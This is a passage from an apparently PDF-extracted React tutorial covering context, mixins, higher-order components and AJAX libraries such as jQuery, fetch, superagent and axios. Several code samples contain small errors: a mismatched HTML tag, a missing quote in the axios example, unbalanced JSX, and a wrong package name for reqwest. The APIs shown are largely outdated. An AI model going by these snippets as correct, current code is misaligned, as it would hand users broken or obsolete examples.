  static contextTypes = {
    currentUser: React.PropTypes.object
  };
  render() {
    return <div>User: {this.context.currentUser.name}</div>;
  }
}
```

Overriding the constructor.

Notice that if your class overrides the constructor, it should pass the 'context' object to the superclass.

```
class ContextConsumer extends React.Component {
  static contextTypes = {
    currentUser: React.PropTypes.object
  };
  constructor(props, context) {
    super(props, context);
    ...
  }
  render() {
    return <div>User: {this.context.currentUser.name}</div>;
  }
}
```


19 *Component Code Reusability*

19.1 Mixins

● Introduction

Mixins were invented to improve code reusability in React before JavaScript ES6, in other words sharing common code between multiple Components. Mixins were created because JavaScript at that point did not really help the developer promote code reusability. Pre-ES6 JavaScript lacked many of the tools now available to help a developer produce re-usable code: code inheritance, interfaces and modules.

If you are a .NET developer you can consider them as similar to ‘partial classes’.

● Mixins and ES5/ES6

Mixins work with the React pre-ES6 method of creating classes. They don’t work with the later ES6 classes. So if you work with a React project that was developed with pre-ES6 JavaScript that uses the ‘React.createClass’ method then you will probably encounter Mixins. So you need to read the Mixins section of this Chapter. Otherwise you can skip it as Mixins are old-news.

● Creating a Mixin

To create a Mixin, you just add JavaScript code that creates an object containing code. You don’t need to create a React Class.

```
var DefaultNameMixin = {  
  getDefaultProps: function () {  
    return {name: "Skippy"};  
  }  
};
```

● Utilizing a Mixin

To use a Mixin, you specify the mixins when you call ‘React.createClass’. Note that you must ensure that the Mixin code is available to the code calling ‘createClass’ (for example using ‘require’ if it’s in a separate file).

```
var ComponentOne = React.createClass({  
  mixins: [DefaultNameMixin],  
  render: function() {  
    return <h2>Hello {this.props.name}</h2>;  
  }  
});
```

● Lifecycle Functions

Mixins can implement lifecycle functions so that you don’t have to implement these

functions again and again. This sounds good but can be a big problem if you are using two mixins that are both implementing the same lifecycle function (for example `ComponentDidLoad`).

- **Example (Pre-ES6)**

The code below renders a Component that displays the ‘Hello Skippy’ heading.

```
/** @jsx React.DOM */
var DefaultNameMixin = {
  getDefaultProps: function () {
    return {name: "Skippy"};
  }
};

var ComponentOne = React.createClass({
  mixins: [DefaultNameMixin],
  render: function() {
    return <h2>Hello {this.props.name}</h2>;
  }
});

React.renderComponent(<ComponentOne />, document.body);
```

19.2 Common Mixins

- **PureRenderMixin**

Used to prevent unnecessary re-rendering of Components, for optimizing performance.

- **MediaQuery**


Used for media queries, which determine the screen size of the device on which your html page is being displayed. This Mixin will enable you to ensure that your Component works in a 'responsive design' manner.

19.3 Harmful Mixins

● Introduction

Nowadays Facebook considers Mixins ‘harmful’, according to the Facebook page below:

[HTTPS://FACEBOOK.GITHUB.IO/REACT/BLOG/2016/07/13/MIXINS-CONSIDERED-HARMFUL.HTML](https://facebook.github.io/react/blog/2016/07/13/mixins-considered-harmful.html)



Now we will go into why they are harmful!

● Dependencies get More Complicated

You have a Component and you need extra functionality, so you use a Mixin with that Component. This is a quick and convenient way to add functionality but now you have methods in your class that use methods in the Mixin. So you need to make sure that when you are writing code that does not have conflict with the code in the Mixin. For example, if you are using two mixins FluxListenerMixin and WindowSizeMixin and they both define the same function ‘handleChange()’ then you can’t use them together.

And you also need to remember that Mixins can use other Mixins, further complicating manners!

19.4 Higher Order Components

- **Introduction**

Higher Order Components is not a Node Module or a Library. It is a React Design Pattern and it is surprisingly easy to learn. It gives us an excellent way creating reusable Component code. We create a Higher Order Component that wraps any Component, adding additional code and properties that can be used by the wrapped Component.

- **Information**

I learnt how to use this pattern from various website articles, including the following:

[HTTPS://WWW.SITEPOINT.COM/REACT-HIGHER-ORDER-COMPONENTS/](https://www.sitepoint.com/react-higher-order-components/)


- **Creating a Higher Order Component**

To create a Higher Order Component, you create a function that accepts a React Component as the first and only argument and returns the same Component wrapped inside a parent Component (Higher Order Component). The function contains reusable code and properties that are passed down to the wrapped Component. Note that the function retains all of the original properties passed by using the Spread operator `{...props}` to pass them to the original (and now wrapped) Component.



- **Example**


In this example we are going to add a reusable footer (that says 'Information last updated 12/1/15') to the Search and the Detail Components. We are going to do this by using a Higher Order Component that wraps these Components, providing a footer to be rendered at the bottom.



Search

Activity eg hiking City eg Atlanta

Information last updated 12/1/15



- **Step 1 – Edit Routes.js**

We edit the router file to add the Higher Order Component code. We add the function ‘wrap’ to create wrapped Search and Detail components. This function creates the footer element and returns the wrapped Component, with the footer passed in as a property. We call this function at the top to create the wrapped Components ‘WrappedSearch’ and ‘WrappedDetails’, which are used to replace the existing Components ‘Search’ and ‘Details’.

```
import React from 'react';
import { Router, Route, IndexRoute, DefaultRoute, hashHistory } from 'react-router';
import App from './components/App';
import Welcome from './components/Welcome';
import Search from './components/Search';
import Details from './components/Details';
```



```

let WrappedSearch = wrap(Search);
let WrappedDetails = wrap(Details);

const routes = (
  <Router history={hashHistory}>
    <Route path="/" component={App}>
    <Route path="/search" component={WrappedSearch} />
    <IndexRoute component={Welcome} />
    <Route path="/details" component={WrappedDetails} />
    <Route path="/details/:lat/:lon" component={WrappedDetails} />
  </Route>
</Router>
);

function wrap(Component) {

  // Create footer element.
  const footer = (
    <div style={{
      marginTop:'30px',
      paddingTop:'10px',
      color:'#e1e1e1',
      borderTop:'1px solid #e1e1e1'}}>Information last updated 12/1/15</div>
  );

  return function(props) {
    return <Component footer={footer} {...props} />
  }
}

export default routes;

```

- **Step 2 – Edit Search.js**

We edit this Component and we add the footer to the rendering.

```

render() {
  return (
    <div className="centered">
      <h2>Search</h2>
      <SearchBox autoFocus="true" ref="activity" label="Activity eg hiking" busy={this.state.busy} searchText={this.state.searchActivity}
searchChangeHandler={this.activityChangeHandler}/>
      &nbsp;
      <SearchBox label="City eg Atlanta" busy={this.state.busy} searchText={this.state.searchCity} searchChangeHandler=
{this.cityChangeHandler}/>
      &nbsp;
      <Button raised ripple disabled={this.state.busy} onClick={this.searchClickHandler}>Search</Button>
    </div>
  );
}

```

```

    {this.getProgressBar()}

    {this.getSnackBar()}

    <SearchResults searchResults={this.state.searchResults}/>

    {this.props.footer}

  </div>;
};

```

- **Step 3 – Edit Details.js**

We edit this Component and we add the footer to the rendering.

```

render() {
  const tab1Style = { display: this.state.activeTab === 0 ? '' : 'none' };
  const tab2Style = { display: this.state.activeTab === 1 ? '' : 'none' };
  const progressBarStyle = {
    display: this.state.busy ? '' : 'none'
  }
  return (
    <div className="centered">
      <div style={progressBarStyle}>
        <ProgressBar indeterminate />
      </div>
      <h2>{this.state.details.name}</h2>
      {this.getTabs()}
      <section>
        <div className="content">
          <div style={tab1Style}>
            {this.getLocationList()}
            <p>{this.state.details.description}</p>
            <p>{this.state.details.directions}</p>
          </div>
          <div style={tab2Style}>
            {this.getActivitiesList()}
          </div>
        </div>
        {this.getMap()}
        {this.props.footer}
        {this.getSnackBar()}
      </div>
    );
  };
}

```


20 *AJAX*

20.1 Introduction

If you don't know what AJAX stands for, the Appendix: ['Server & Client-Side Web Applications and AJAX'](#) is probably a good place to start.

20.2 React Does Not Include Code for AJAX

As mentioned earlier, React is a view library and does not include JavaScript code for AJAX operations, such as requesting data from the server.

So we need to rely on 3rd party code for these operations, such as JQuery. To look at the AJAX libraries available to React developers, I did a Google search and ended up on this page.

[HTTP://ANDREWHFARMER.COM/AJAX-LIBRARIES/](http://andrewHFARMER.COM/AJAX-LIBRARIES/)

	Support			Features				
	Chrome & Firefox ¹	All Browsers	Node	Concise Syntax	Promises	Native ²	Single Purpose ³	Formal Specification
XMLHttpRequest	✓	✓				✓	✓	✓
Node HTTP			✓			✓	✓	✓
fetch()	✓			✓	✓	✓	✓	✓
Fetch polyfill	✓	✓		✓	✓		✓	✓
node-fetch			✓	✓	✓		✓	✓
isomorphic-fetch	✓	✓	✓	✓	✓		✓	✓
superagent	✓	✓	✓	✓			✓	
axios	✓	✓	✓	✓	✓		✓	
request			✓	✓			✓	
jQuery	✓	✓		✓				
request	✓	✓	✓	✓	✓		✓	

I have always used jQuery for my React AJAX operations, so I didn't know a lot about the alternatives. In this Chapter I will try to cover the major ones that are compatible with all browsers.

Bear one thing in mind: they all work in a similar manner. Sending data to a server, waiting for and handling an asynchronous response. They may have different syntaxes but it should not be too hard to move from one to the other.

20.3 JQuery AJAX

- **Introduction**

jQuery is a lightweight, “write less, do more”, JavaScript library. jQuery takes a lot of common tasks that require many lines of JavaScript code to accomplish, and wraps them into methods that you can call with a single line of code.

- ***jQuery Used to Be ‘The’ JavaScript Library.***

jQuery used to dominate most aspects of JavaScript development until tools like Angular and React arrived. However, jQuery is still often used in conjunction with these tools and remains very useful, especially for React developers who plan on making AJAX calls.

- ***jQuery Features***

The jQuery library contains the following features:

- HTML/DOM manipulation

- CSS manipulation

- HTML event methods

- Effects and animations

- AJAX

- Utilities


- ***Opinions***

Many developers don’t like using jQuery with React just for its AJAX features as they feel that React should work with the minimal code and including jQuery adds a lot of un-used and unnecessary code.

- **Information**

For more information, visit the jQuery website here:

[HTTPS://LEARN.JQUERY.COM/](https://learn.jquery.com/)



● **AJAX Methods**

jQuery provides several methods to invoke AJAX operations:

Method	Notes	Convenience Method?
\$.get	Perform a GET request to the provided URL.	Yes
\$.post	Perform a POST request to the provided URL.	Yes
\$.getScript	Add a script to the page.	Yes
\$.getJSON	Perform a GET request, and expect JSON to be returned.	Yes
\$.fn.load	Loads data into an area of the page.	Yes
\$.ajax	Perform an AJAX request.	No

This may seem like a lot of methods to learn but you need to forget about all of the methods except the last one. All of the methods up until the last one (\$.ajax) are ‘convenience methods’. However, you do need to learn the ‘\$.ajax’ method, as you can do everything with this method.

● **Convenience Methods**

These methods are just “wrappers” around the core \$.ajax() method, and simply


pre-set some of the options on the \$.ajax() method. The \$.ajax() method has been around in jQuery since the start and is not going anywhere. So let's just learn the \$.ajax() method itself!

- **jQuery '\$.ajax()' Method**

- **Information**

This method is very complex and there is a lot of information about this method here:

[HTTP://API.JQUERY.COM/JQUERY.AJAX/](http://api.jquery.com/jquery.ajax/)



- **METHOD SIGNATURE**

Before we get into complications, there are two basic formats for calling this method:

#1 Url Parameter and Options Parameter

```
$.ajax(url[, options])
```

#2 Options Parameter Only

```
$.ajax([options])
```

- **Url Parameter**

The url parameter is a string containing the URL you want to reach with the Ajax call. Remember that this string may or may not include parameters.

Url Parameter Without Parameters

```
www.cnn.com
```

Url Parameter With Parameters 'hpt' and 'upd'

```
http://edition.cnn.com/?hpt=header_edition-picker&upd=1
```

- **Options Parameter**

The options parameter is very important because it enables you to pass all kinds of information into this method, giving you maximum control. Note that the url is also a parameter. Don't worry - you seldom need to use many of these options and I

have highlighted the most useful ones in yellow.

Option	Notes
accepts	The content type sent in the request header that tells the server what kind of response it will accept in return.
async	Set this options to false to perform a synchronous request.
beforeSend	A pre-request callback function that can be used to modify the jqXHR object before it is sent.
cache	Set this options to false to force requested pages not to be cached by the browser.
complete	A callback function to be called when the request finishes (after success and error callbacks are executed).
contents	An object that determines how the library will parse the response.
contentType	The content type of the data sent to the server.
context	An object to use as the context (this) of all Ajax-related callbacks.
converters	An object containing dataType-to-dataType converters.
crossDomain	Set this property to true to force a cross-domain request (such as JSONP) on the same domain.
data	The data to send to the server when performing the Ajax request.
dataFilter	A function to be used to handle the raw response data of XMLHttpRequest.

dataType	The type of data expected back from the server.
error	A callback function to be called if the request fails.
global	Whether to trigger global Ajax event handlers for this request.
headers	An object of additional headers to send to the server. Very useful if you need to supply a security token to the server.
ifModified	Set this option to true if you want to force the request to be successful only if the response has changed since the last request.
isLocal	Set this option to true if you want to force jQuery to recognize the current environment as “local”.
jsonp	A string to override the callback function name in a JSONP request.
jsonpCallback	Specifies the callback function name for a JSONP request.
contentType	A string that specifies the mime type to override the XHR mime type.
password	A password to be used with XMLHttpRequest in response to an HTTP access authentication request.
processData	Set this option to false if you don’t want that the data passed in to the data option (if not a string already) will be processed and transformed into a query string
scriptCharset	Sets the charset attribute on the script tag used in the request but only applies when the “script” transport is used.
statusCode	An object of numeric HTTP codes and functions to be

	called when the response has the corresponding code.
success	A callback function to be called if the request succeeds.
timeout	A number that specifies a timeout (in milliseconds) for the request.
traditional	Set this to true if you wish to use the traditional style of param serialization.
type, method	The type of request to make, which can be either “POST” or “GET”.
url	A string containing the URL to which the request is sent.
username	A username to be used with XMLHttpRequest in response to an HTTP access authentication request.
xhr	A callback for creating the XMLHttpRequest object.
xhrFields	An object to set on the native XHR object.

- **Example AJAX Query (Pre-ES6)**

Introduction

Let's go to jsbin.com and make an AJAX call to pull a conversation title from joind.in.

Result from Ajax call:

Modern front-end with the eyes of a PHP developer

Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Go to the html panel and ensure that JQuery is loaded as an additional library (in addition to React):

```
<script src="https://code.jquery.com/jquery-1.6.4.js"></script>
```

3. Add the following to the html, inside the body:

```
<div id="container"></content>
```

4. Add the following code to the JSX(React) code:

```
var Component = React.createClass({
  getInitialState() {
    return {title: 'Retrieving title...'}
  },
  componentDidMount() {
    var successClosure = function (context) {
      var that = context;
      function successInner(data){
        var title = data.talks[0].talk_title;
        that.setState({title: title});
      }
      return successInner;
    };
    var success = new successClosure(this);
    $.ajax({
      url: 'http://api.joind.in/v2.1/talks/10889',
      data: {
        format: 'json'
      },
      dataType: 'jsonp',
      success: success /* this.setState(..) doesn't work */,
      type: 'GET'
    });
  },
  render: function () {
    return (
      <div>
        <h3>Result from Ajax call:</h3>
        <p>{this.state.title}</p>
      </div>
    );
  }
});
ReactDOM.render(
  <Component />,
  document.getElementById('container')
);
```

Notes

We invoke the ajax once the Component has loaded.

We pass in a REST url, enabling us to specify a particular talk 10889.

```
url: 'http://api.joind.in/v2.1/talks/10889',
```

We use the 'jsonp' data type format because we are performing cross-domain JavaScript i.e. we are getting data from another server.

```
dataType: 'jsonp',
```

We use a Closure to handle the success callback. See Appendix '[JavaScript Techniques](#)' for more information on Closures. We need a Closure in this example because the value of the 'this' variable does not refer to the React class when the 'success' is fired. For example, the code below will not work because of the 'this' variable.


We use the 'get' method to perform a query. This is common practice.

```
$.ajax({  
  url: 'http://api.joind.in/v2.1/talks/10889',  
  data: {  
    format: 'json'  
  },  
  dataType: 'jsonp',  
  success: this.setState /* this doesn't work!!!! */,  
  type: 'GET'  
});
```

- **Example AJAX Query and Post (Pre-ES6)**

Introduction

Let's go to jsbin.com, then query & post to a datasource using AJAX. In this case the datasource will be a REST web service here: jsonplaceholder.typicode.com. Note that this web service does not store the data you post to it. This example is simple but it could be better; it would be better if the AJAX methods were in a separate file and would return Promise/Deferred objects. This avoids the use of the Closures. For an example of this, view the AJAX code in the React Trails project.



The screenshot shows a web interface with a form at the top containing a text input labeled 'Enter title' and a button labeled 'Add'. Below the form, the word 'Titles:' is followed by a list of 10 titles, each preceded by a number from 1 to 10. The titles are Latin placeholder text.

Title:	Enter title	Add
Titles:		
1.	sunt aut facere repellat provident occaecati excepturi optio reprehenderit	
2.	qui est esse	
3.	ea molestias quasi exercitationem repellat qui ipsa sit aut	
4.	eum et est occaecati	
5.	nesciunt quas odio	
6.	dolorem eum magni eos aperiam quia	
7.	magnam facilis autem	
8.	dolorem dolore est ipsam	
9.	nesciunt iure omnis dolorem tempora et accusantium	
10.	optio molestias id quia eum	

Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Go to the html panel and ensure that JQuery is loaded as an additional library

(in addition to React):

```
<script src="https://code.jquery.com/jquery-1.6.4.js"></script>
```

3. Add the following to the html, inside the body:

```
<div id="container"></div>
```

4. Add the following code to the JSX(React) code:

```
var Component = React.createClass({
  getInitialState: function () {
    return { addTitle: '', titles: [] }
  },
  getList: function () {
    var getSuccessClosure = function (context) {
      var that = context;
      function successInner(dataArray) {
        var titleArray = new Array();
        for (var i = 0, ii = dataArray.length; i < ii; i++) {
          var dataItem = dataArray[i];
          titleArray.push(dataItem.title);
        }
        that.setState({ titles: titleArray });
      }
      return successInner;
    }
    var success = new getSuccessClosure(this);
    $.ajax({
      url: 'https://jsonplaceholder.typicode.com/posts?userId=1',
      data: {
        format: 'json'
      },
      dataType: 'jsonp',
      success: success,
      method: 'GET'
    });
  },
  componentDidMount: function () {
    this.getList();
  },
  onAddTitleChange: function (e) {
    this.setState({ addTitle: e.target.value });
  },
  onAddClicked: function () {
    $.ajax({
      url: 'http://jsonplaceholder.typicode.com/posts',
```

```

method: 'POST',
data: {
  title: this.state.addTitle,
  body: 'bar',
  userId: 1
}
}).then(function (data) {
  window.location.reload();
});
this.setState({ addTitle: "" });
},
render: function () {
  var titleNodes =
    this.state.titles.map(function (title) {
      return (
        <li>{title}</li>
      );
    });
  var borderStyle = {border: '1px solid #c0c0c0'};
  return (
    <div>
      Title: &nbsp;<input type="text" onChange={this.onAddTitleChange} value={this.state.addTitle} placeholder={"Enter title"} style=
{borderStyle}/>
      <button onClick={this.onAddClicked} style={borderStyle}>Add</button>
      <hr/>
      <h3>Titles: </h3>
      <ol>{titleNodes}</ol>
    </div>
  );
}
});
ReactDOM.render(
  <Component />,
  document.getElementById('container')
);

```

Notes

We invoke the method ‘getList’ once the Component has loaded. This calls the AJAX to get the list of titles.

We use a Closure to handle the ‘getList’ success callback, ensuring we have a value for ‘that’ (a copy of the ‘this’ variable).

```

getList: function () {
  var getSuccessClosure = function (context) {
    var that = context;

```

```

function successInner(dataArray) {
  var titleArray = new Array();
  for (var i = 0, ii = dataArray.length; i < ii; i++) {
    var dataItem = dataArray[i];
    titleArray.push(dataItem.title);
  }
  that.setState({ titles: titleArray });
}
return successInner;
}
var success = new getSuccessClosure(this);
$.ajax({
  url: 'https://jsonplaceholder.typicode.com/posts?userId=1',
  data: {
    format: 'json'
  },
  dataType: 'jsonp',
  success: success,
  method: 'GET'
});
},

```

We have a controlled field to allow the user to edit the title in the textbox. It uses the state 'addTitle' to store its text. It has an 'onChange' event handler function 'onAddTitleChange', which updates this state field when the textbox changes.

We have a button to allow the user to save the title by posting to the server. This does not work as the service is only simulated, not implemented. The button has an 'onClick' event handler function 'onAddClicked' that uses the JQuery '.ajax' method to send a post to the server. Notice that it does not have a success or failure handler (I probably need to add those!). It also calls 'setState' to clear the 'addTitle' state variable and update the UI so that field is empty.

```

onAddClicked: function () {
  $.ajax({
    url: 'http://jsonplaceholder.typicode.com/posts',
    method: 'POST',
    data: {
      title: this.state.addTitle,
      body: 'bar',
      userId: 1
    }
  });
  this.setState({ addTitle: "" });
}

```


},

20.4 XMLHttpRequest

- **Introduction**

This is the browser-level AJAX API. All AJAX library code including jQuery's is wrapped upon this API, which works on all browsers.

This API is somewhat crude and it was originally written for XML rather than JSON. However, the library makers have built code to run on-top of this API, making it easier to use.

You could use this API (instead of other libraries) for your AJAX communications but it's probably best not to. There may be some minor differences on how this API is implemented on each browser. If you use an AJAX library, you don't have to worry about this.

- **Main Methods**

Method	Notes
open(method, url, async)	Opens communication with the server. Arguments: method: the type of request: GET or POST url: the server (file) location async: true (asynchronous) or false (synchronous)
send()	Invokes a query to the server.
send(string)	Invokes a post to the server. Arguments: string: the data to be posted to the server.

- **Examples**

- *Performing a Query to Get Data*

```
xhttp.onreadystatechange = function() {  
    if (this.readyState == 4 && this.status == 200) {
```

```
document.getElementById("demo").innerHTML = this.responseText;
}
};
xhttp.open("GET", "/customer/123", true);
xhttp.send();
```

- ***Posting Data to The Server***

```
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        // Do something with the result;
    }
};
xhttp.open("POST", "/customers", true);
xhttp.send("fname=James&lname=Smith&addr1=West%20Peachtree&city=Atlanta");
```

20.5 Fetch Polyfill

- **Introduction**

This is an AJAX library that provides a ‘fetch’ function in the window object in the browser. You may also need to include the ‘es6-promise’ polyfill for this to work with older browsers.

- **Website**

<https://github.com/github/fetch>

- **Installation (Node)**

```
npm install whatwg-fetch --save
```

- **Examples**

- *Performing a Query to Get Data*

```
fetch('/customer/123')
  .then(function(res) {
    return res.json();
  }).then(function(json) {
    console.log(json);
  });
```

- *Posting Data to The Server*

```
fetch('/customers', { method: 'POST', body: ' fname=James&lname=Smith&addr1=West%20Peachtree&city=Atlanta' })
  .then(function(res) {
    return res.json();
  }).then(function(json) {
    console.log(json);
  });
```

20.6 Isomorphic Fetch

- **Introduction**

In web development, an isomorphic application is one whose code (in this case, JavaScript) can run both in the server and the client.

Isomorphic Fetch is a node package that can run on the browser (using Browserify) or on the server (using Node). It provides the same functionality as the Fetch Polyfill above. In other words, it provides a ‘fetch’ function in the window object in the browser.

- **Website**

<https://github.com/matthew-andrews/isomorphic-fetch>

- **Installation (Node)**

```
npm install --save isomorphic-fetch es6-promise
```

20.7 Superagent

• Introduction

SuperAgent is a small progressive client-side HTTP request library, and Node.js module with the same API, sporting many high-level HTTP client features.

• Website

<https://github.com/visionmedia/superagent>

• Installation (Node)

```
npm install superagent
```

• Plugins

One pretty cool thing about Superagent is that it has a wide range of available plugins (also available using Node):

[superagent-no-cache](#) - prevents caching by including Cache-Control header

[superagent-prefix](#) - prefixes absolute URLs (useful in test environment)

[superagent-suffix](#) - suffix URLs with a given path

[superagent-mock](#) - simulate HTTP calls by returning data fixtures based on the requested URL

[superagent-mocker](#) — simulate REST API

[superagent-cache](#) - SuperAgent with built-in, flexible caching (compatible with SuperAgent 1.x)

[superagent-jsonapify](#) - A lightweight [json-api](#) client addon for superagent

[superagent-serializer](#) - Converts server payload into different cases

[superagent-use](#) - A client addon to apply plugins to all requests.

[superagent-httpbackend](#) - stub out requests using AngularJS' \$httpBackend syntax

[superagent-throttle](#) - queues and intelligently throttles requests

[superagent-charset](#) - add charset support for node's SuperAgent

• Examples

• *Performing a Query to Get Data*

```
request
.get('/customer/123')
.end(function(err, res){
  // Calling the end function will send the request
  // Do something
});
```

- ***Posting Data to The Server***

```
request
.post('/customers')
.send({ fname: 'James', lname: 'Smith', addr1: 'West Peachtree', city: 'Atlanta' })
.end(function(err, res){
  // Calling the end function will send the request
  // Do something
});
```


20.8 Axios

- **Introduction**

Promise based HTTP client for the browser and node.js.

- **Website**

<https://github.com/mzabriskie/axios>

- **Installation**

```
npm install axios
```

- **Examples**

- *Performing a Query to Get Data*

```
axios.get('/customer/123')
  .then(function (response) {
    console.log(response);
  })
  .catch(function (error) {
    console.log(error);
  });
```

- *Posting Data to The Server*

```
axios.post('/customers, {
  fname: 'James', lname: 'Smith', addr1: 'West Peachtree', city: 'Atlanta'
})
  .then(function (response) {
    console.log(response);
  })
  .catch(function (error) {
    console.log(error);
  });
```

20.9 ReqWest

- **Introduction**

Isomorphic ajax for browser or server-side coding. Includes support for XMLHttpRequest, JSONP, CORS, and Promises.

- **Website**

<https://github.com/ded/request>

- **Installation**

```
npm install request
```

- **Examples**

- *Performing a Query to Get Data*

```
request({
  url: '/customer/123'
, method: 'get'
, success: function (resp) {
  // Do something.
}
});
```

- *Posting Data to The Server*

```
request({
  url: '/customers'
, method: 'post'
